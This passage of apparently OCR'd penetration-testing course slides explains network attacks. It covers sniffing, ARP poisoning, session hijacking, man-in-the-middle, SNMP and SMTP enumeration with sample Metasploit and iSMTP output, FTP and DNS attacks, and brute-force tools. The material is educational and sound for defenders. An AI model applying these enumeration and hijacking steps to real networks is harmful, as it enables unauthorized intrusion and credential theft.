Penetrating Networks

- Exploit Network-Based Vulnerabilities
- Exploit Wireless and RF-Based Vulnerabilities
- Exploit Specialized Systems

Commonalities Among Network-Based Vulnerabilities


- Breaking the rules of normal network behavior.
  - Protocol manipulation
  - Suspect client requests
- Focus on functionality as opposed to security.
- Security updates can take time and require several stages to be effective.

Sniffing (Slide 1 of 2)

The act of monitoring and intercepting data flowing through a network.

- Identify hosts, services, device types, protocols, subnets, IP addresses, etc.
- Leverages cleartext protocols to extract credentials, capture files and images, read messages, and steal data.
- Some sniffers can re-create entire TCP sessions.
- Encrypted data also provides information.
  - Source and destination addresses and ports.
  - SSID and initialization vectors for wireless networks.
  - VPN handshake information.
  - Others.
- Two conditions: Sniffer interface must be in promiscuous mode and must be on the same network segment as the traffic you want to access.


Sniffing (Slide 2 of 2)



Eavesdropping

The act of secretly listening to private conversation or communications.

- Speech or telephone conversations.
- Planting a sniffer on a network.
- Secretly placing a camera or microphone in the room.
- Capturing VoIP packets off the network and replaying them.
- Using your phone to record someone entering a password or PIN across the room.
- Using a WiFi Pineapple or other man-in-the-middle device to capture wireless traffic.
- Using an IMSI-catcher man-in-the-middle device to intercept cell phone calls.




ARP Poisoning (Slide 1 of 4)

The deliberate mapping of an incorrect MAC address to a correct IP address.

- Redirects traffic for malicious purposes.
- Most common spoofing mechanism on Ethernet and Wi-Fi networks.
- Facilitates man-in-the-middle attacks.
- Packets have IP and MAC addresses.
  - Name resolution and ARP needed to look up destination.
  - MAC-to-IP mappings stored in ARP cache, which changes quite often.


ARP Poisoning (Slide 2 of 4)



ARP Poisoning (Slide 3 of 4)

- Ways to poison the ARP cache:
  - Send fake ARP replies with your MAC address associated with the target IP address.
  - Send fake ARP replies with your MAC address associated with the default gateway.
  - Send fake ARP replies with the target MAC address associated with your switch port.
- For man-in-the-middle, poison ARP cache of both victims.
- Must be on the same network segment.

ARP Poisoning (Slide 4 of 4)




TCP Session Hijacking (Slide 1 of 2)

The act of taking a user's or client's place after it has established a TCP connection with a server.

- Enables connection without providing credentials.
- Conditions:
  - Cleartext protocol used.
  - Attacker needs to observe and correctly predict TCP sequencing numbers.
  - Packets can’t be digitally signed.
- Process:
  1. Watch the client/server TCP sequence numbers.
  2. Send spoofed TCP FIN packets to the client.
  3. Spoof your IP or MAC to the server (pretending to be the client).
  4. When the client disconnects, continue communicating with the server via the spoofed address.

TCP Session Hijacking (Slide 2 of 2)



Browser Session Hijacking (Slide 1 of 3)


- Stealing a session credential from a browser, and using it for impersonation.
- All browser requests are considered new, unless a session mechanism is in place.
- Cookies contain a session ID that can be used as an authentication token.

Session Hijacking Method	Process
Sniffing the cookie (sidejacking)	The attacker uses ARP poisoning and Wireshark to sniff the user's cleartext HTTP session and steal the cookie.
Session fixation	1. The attacker logs in to the site and extracts the cookie. 2. The attacker sends a link to the site to the victim. The link has the cookie in it. 3. The victim clicks the link. The site accepts the cookie and associates it with the user. 4. The user logs in to the site. The cookie is now associated with a logged-in user. 5. The attacker now connects to the site with the same cookie and can enter without having to authenticate.

Browser Session Hijacking (Slide 2 of 3)

Session Hijacking Method	Process
Session variable overloading (session puzzling)	1. The attacker visits the website and clicks the **Forgot Password** link. 2. The attacker enters a known user name. 3. The attacker then requests an internal page from that site, such as viewprofile.jsp, and is logged in as that user.
No session logout or expiration time	1. The user leaves the site or walks away from their machine. 2. The attacker finds a way to get the session ID from the server.
Predictable session token	1. The attacker analyzes the site's use of cookie session IDs and realizes they are simply obfuscations (for example, Base 64 encodings) of the user name. 2. The attacker takes a known user name, converts it using the same method, and connects as that user.
Cross-site scripting (XSS)	1. The attacker posts a malicious link with JavaScript in it on a vulnerable site. 2. The victim clicks the link and the JavaScript extracts the cookie and sends it in the background to another site the attacker has set up to capture the cookie. 3. The attacker uses the cookie to masquerade as the victim.

Browser Session Hijacking (Slide 3 of 3)




Man-in-the-Middle Attacks (Slide 1 of 2)

An attack where the attacker inserts himself into a client/server communication session.

- MITM acts as relay between client and server.
- Enables attacker to capture information or manipulate data.
- Examples:
  - SSL downgrade or stripping.
  - Netcat relay.
  - Rogue access points on wireless networks.
  - Cellular network tower simulators.
- Requires spoofing.
- Ineffective when packets are digitally signed or if HTTP Strict Transport Security is required.

Man-in-the-Middle Attacks (Slide 2 of 2)



SMB Exploits

- SMB continues to be vulnerable even after several security updates.
- Common themes:
  - Buffer overflows.
  - Integer overflows.
  - Poor authentication handling.
  - Weak authentication encryption algorithms and cryptographic challenges.
  - Improper field validation.
  - Poor client response parsing.
  - Race conditions.
  - Client pool corruption.
  - Inappropriate access control.
- Exploits continue to plague SMB and Windows even now.

SNMP Exploits (Slide 1 of 2)

- SNMP managers periodically query devices for status updates.
- SNMP agents can send alerts based on counter thresholds.
- Exploit types:
  - Sniff cleartext SNMP communications between managers and agents to obtain the community string or information from the devices.
  - Pose as an SNMP manager, provide the community string, and elicit information from agents.
  - Exploit the implicit trust SNMP managers have with the assets they manage.

SNMP Exploits (Slide 2 of 2)

```
msf auxiliary(scanner/snmp/snmp_enum) > run

[+] 192.168.74.50, Connected.

[*] System information:

Host IP                       : 192.168.74.50
Hostname                      : SERVER00
Description                   : Hardware: Intel64 Family 6 Model 5
ild 14393 Multiprocessor Free)
Contact                       : -
Location                      : -
Uptime snmp                   : 1 day, 01:15:49.68
Uptime system                 : 3 days, 21:19:28.16
System date                   : 2018-6-16 18:03:42.7

[*] User accounts:

["moo"]
["Guest"]
["Jason"]
["chrys"]
["hacker"]
["IME_USER"]
["IME_ADMIN"]
["Administrator"]
["DefaultAccount"]

[*] Network information:

IP forwarding enabled         : no
Default TTL                   : 128
TCP segments received         : 144436
```

SMTP Exploits (Slide 1 of 2)

- SMTP is used to send mail from clients to mail servers and from mail servers to other mail servers.
- Mix of cleartext and encrypted text.
- No authentication between mail servers.
- Commands:
  - VRFY: Verify that an email account exists.
  - EXPN: Expand mailing list or alias to uncover recipients.


SMTP Exploits (Slide 2 of 2)

- Common exploits:
  - Banner grabbing.
  - Cleartext sniffing of authentication, email messages, and attachments.
  - Spam and phishing relaying.
  - Email account enumeration.
  - Brute forcing account passwords.
  - Buffer overflows for arbitrary code execution.
  - Privilege escalation.
  - Denial of service.
  - Authentication bypass.

```
root@kali:/# ismtp -e /root/common.txt -h 192.168.74.50

 ------------------------------------------------------------------------
  iSMTP v1.6 - SMTP Server Tester, Alton Johnson (alton.jx@gmail.com)
 ------------------------------------------------------------------------

 Testing SMTP server [user enumeration]: 192.168.74.50:25
 Emails provided for testing: 9

 Performing SMTP VRFY test...

 Error: String does not match anything..

 Performing SMTP RCPT TO test...

 [+] moo@gcp.local ---------- [ valid ]
 [+] chrys@gcp.local -------- [ valid ]
 [+] jason@gcp.local -------- [ valid ]
 [+] pam@gcp.local ---------- [ valid ]
 [+] gail@gcp.local --------- [ valid ]
 [+] admin@gcp.local -------- [ valid ]
 [+] postmaster@gcp.local --- [ valid ]
 [-] support@gcp.local ------ [ invalid ]
 [-] contact@gcp.local ------ [ invalid ]

 Completed SMTP user enumeration test.

-----
Completed in: 0.0s
```

FTP Exploits (Slide 1 of 2)

- Process for discovering exploits:
  - Use a port scan to locate any FTP servers on the target network or host. Most FTP servers listen on TCP port 21.
  - Banner grab or otherwise fingerprint the FTP service to determine the exact product and version number.
  - Search for vulnerabilities or exploits for that version, or possibly write your own zero-day exploit.



FTP Exploits (Slide 2 of 2)


- Common attacks:
  - Sniffing cleartext sessions: Obtaining credentials and copies of files.
  - Buffer overflows: Running arbitrary code or giving service accounts root shell access.
  - Denial-of-service/resource starvation attacks: Consuming all of an FTP server's disk space, CPU capacity, RAM, or permitted connections.
  - FTP bounce: Using an FTP server as a middleman to open a connection and send commands to another server.
  - FTP anonymous login with read/write permissions: Improperly allowing an unauthenticated user to upload files.
  - FTP directory traversal: Allowing users to leave the FTP directory and browse the operating system's directory structure.

DNS Cache Poisoning (Slide 1 of 2)

An attack technique in which corrupt DNS data is entered into a DNS server's lookup (resolver) cache and fake records are then given to clients and other DNS servers.

- Most DNS servers query other servers to resolve host names.
- One false record can propagate to many DNS servers and clients.
- Digital signatures and DNSSEC can help, but not widely implemented.

DNS Cache Poisoning (Slide 2 of 2)




Name Resolution Exploits (Slide 1 of 3)


- NetBIOS used for name resolution on Windows computers before DNS.
  - Query WINS server and lmhosts file, then send broadcast message.
- LLMNR replaced NetBIOS.
  - Uses multicasting instead of broadcasting.
  - Supports IPv4 and IPv6.
- Windows name resolution process:
  1. Check if the destination is itself.
  2. Check if the name is in the DNS resolver caches already.
  3. Check if the name is in the %systemroot%\system32\drivers\etc\hosts file.
  4. Query the DNS server.
  5. Send an LLMNR multicast to 224.0.0.252 (IPv6 FF02::1:3), UDP port 5355.
  6. Send a NetBIOS name query broadcast to 255.255.255.255, UDP port 137.

Name Resolution Exploits (Slide 2 of 3)

- Exploits:
  - DNS cache poisoning.
  - Edit client hosts file.
  - Listen for LLMNR/NBNS queries and respond with itself as the desired destination.



Name Resolution Exploits (Slide 3 of 3)



Network Authentication Brute Forcing (Slide 1 of 2)

- Most network services can be set up to lock after a specified number of failed login attempts.
- Other services do not, or they provide exceptions for administrative accounts.
- Automated brute force attacks can compromise these targets.
- Different protocols used:
  - SMB
  - Telnet
  - SMTP
  - POP3/IMAP
  - HTTP
  - FTP

Network Authentication Brute Forcing (Slide 2 of 2)


- Tools:
  - Hydra
  - Medusa
  - Ncrack
  - NetBIOS Auditing Tool
  - AET2 Brutus
  - Aircrack-ng
  - John the Ripper
  - Rainbow Crack
  - Cain & Abel
  - L0phtCrack
  - Ophcrack
  - Hashcat
  - Metasploit modules

Pass the Hash Attacks (Slide 1 of 3)

